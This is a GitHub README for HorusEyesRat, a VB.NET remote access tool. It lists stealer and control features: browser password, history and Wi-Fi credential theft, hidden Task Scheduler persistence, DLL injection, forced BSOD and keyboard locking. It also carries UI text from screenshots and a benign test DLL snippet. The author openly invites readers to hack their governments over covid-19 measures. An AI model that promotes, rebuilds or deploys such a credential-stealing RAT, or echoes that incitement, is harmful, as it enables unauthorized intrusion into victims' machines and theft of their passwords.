HorusEyesRat | OUTDATED | New remote acces tool available written in C# here : https://github.com/arsium/EagleMonitorRAT !

github.com/arsium/HorusEyesRat_Public

arsium

arsium/
HorusEyesRat_Public

Remote Acess Tool Written in VB.NET

1 Contributor | 1 Issue | 30 Stars | 33 Forks

Remote Access Tool Written in VB.NET
In the current circumstances , I authorize you to hack your government against the measurements they took for the "covid-19". The deprivation of the liberty has to be punished.
Server : .NET 4.8
Client : .NET 4.5

Features :

- Supports DNS (No-IP for example)
- Multi-Threaded
- Asynchronous
- Packets Serialization
- Multi Ports Listener
- Automation Tasks when client is connected
- Save Settings for automation tasks
- Blur ScreenLocker
- Monitor Rotation (0 , 90 , 180 , 270 degrees)
- Hide & Show Taskbar
- Hide & Show Desktop Icons

- Hide & Show Cursor
- Swap & Normal State Mouse Buttons
- Lock & Unlock Keyboard
- Empty Bin
- Native Injection : You can inject an unmanaged DLL (C++ , C , D...)
- 32 & 64 bits stubs
- Mass Tasks: Passwords Recovery , History Recovery , Wifi Passwords Recovery
- Tasks Manager : Kill , Resume , Pause
- Passwords Recovery (+35 web browsers based on chromium)
- History Recovery (+35 web browsers based on chromium)
- Wifi Passwords Recovery
- Power : Log out , Reboot , Shutdown , Hibernate , Suspend
- BSOD
- Increase Volume
- Decrease Volume
- Mute | Unmute Volume
- Save all passwords | history recovered
- Export History | Passwords as .csv file
- Installation : Set a task in TaskScheduler | Hidden from startup + copy file in local user path hidden
- Ability to change your client priority
- Ability to ask for privileges
- Check UAC at different levels (if enable or not)
- File Manager : Create Directory, Open File, Delete File, Move File To Bin, Download File

Sources :


- System.Data.SQLite.dll : https://github.com/Faithlife/System.Data.SQLite
- IpAPI : https://ip-api.com/
- Passwords Recovery : Modded Library Based on : https://github.com/0xfd3/Chrome-Password-Recovery
- Wifi Passwords Recovery : Modded Library Based on : https://github.com/r3nhat/SharpWifiGrabber
- Loading Unmanaged DLLs in Managed EXE : Class comes from : https://github.com/schellingb/DLLFromMemory-net with manual mapping for those dlls.
- Code I used to test the loading of dll in memory (in C++ but also worked in D Lang) :


```
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MessageBoxA(NULL, "Hello World!", "Dll says:", MB_OK);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```


Note for injection:

- 32 bit dlls (in c++ or whatever you want) is for 32 bit stub
- 64 bit dlls (in c++ or whatever you want) is for 64 bit stub
- Don't inject a 32 bit dll in 64 bit stub and vice-versa (you can try if you want but the server will give you an error :))
- To use File Manager, make Refresh => All

Preview :


Horus Eyes Rat V0.2.1.0
127.0.0.1:56586
IP
Passwords
History
Networking
Miscellaneous
Tasks MGR
Details
File Manager
C:\
D:\
E:\
F:\
Z:\
$Windows.~WS
AdwCleaner
AMD
Building
Building-6.1
Config.Msi
cygwin64
D
DMC
Documents and Settings
Drivers
DumpStack.log
DumpStack.lo...
ESD
GNAT
hiberfil.sys
inetpub
logs
LTIBootstrap.vbs
MinGW
MININT
msys64
OneDriveTemp
pagefile.sys
PerfLogs
platform
Program Files
Program Files (x86)
ProgramData
Projects
Recovery
sources
swapfile.sys
System Volume Information
Users
Windows
xampp
XIDE
Priority
Change Priority
Get Priority
UAC
Check UAC
Name
Refresh
Kill Task
Pause
Resume


Horus Eyes Rat V0.2.1.0
127.0.0.1:56586
Passwords
History
Networking
Miscellaneous
Tasks MGR
Details
File Manager
Commands
Command
Log Out
Reboot
Shutdown
Suspend
Hibernate
BSOD
Mute Sound
Volume Up
Volume Down
Lock Keyboard
Privileges
Privileges
Status
SeCreateTokenPrivilege
SeAssignPrimaryTokenPrivilege
SeLockMemoryPrivilege
SeIncreaseQuotaPrivilege
SeUnsolicitedInputPrivilege
SeMachineAccountPrivilege
SeTcbPrivilege
SeSecurityPrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeSystemProfilePrivilege
Native Injection | For Unmanaged DLL
FilePath
SSID
Password
Recover Wifi Password
Save
Export To .CSV
IP
OS
Username
Version
Computer Region
Process Handle
Privilege
32/64 Bits
Port
Microsoft Windows 10 Professionnel
6.2.9200.0
1220
User
32
8080
IP :
127.0.0.1
Port :
8080
VB
32 bit
64 bit
Install
Scheduled Task Time :
Minutes
Task Name:
Client
Build !


Horus Eyes Rat V0.2.1.0
IP
OS
Username
Version
Computer Region
Process Handle
Privilege
32/64 Bits
Port
127.0.0.1:56586
Microsoft Windows 10 Professionnel
6.2.9200.0
1220
User
32
8080
Ports:
8080
9000
9080
Automation
Passwords
History
Wifi Passwords
Save !
Started !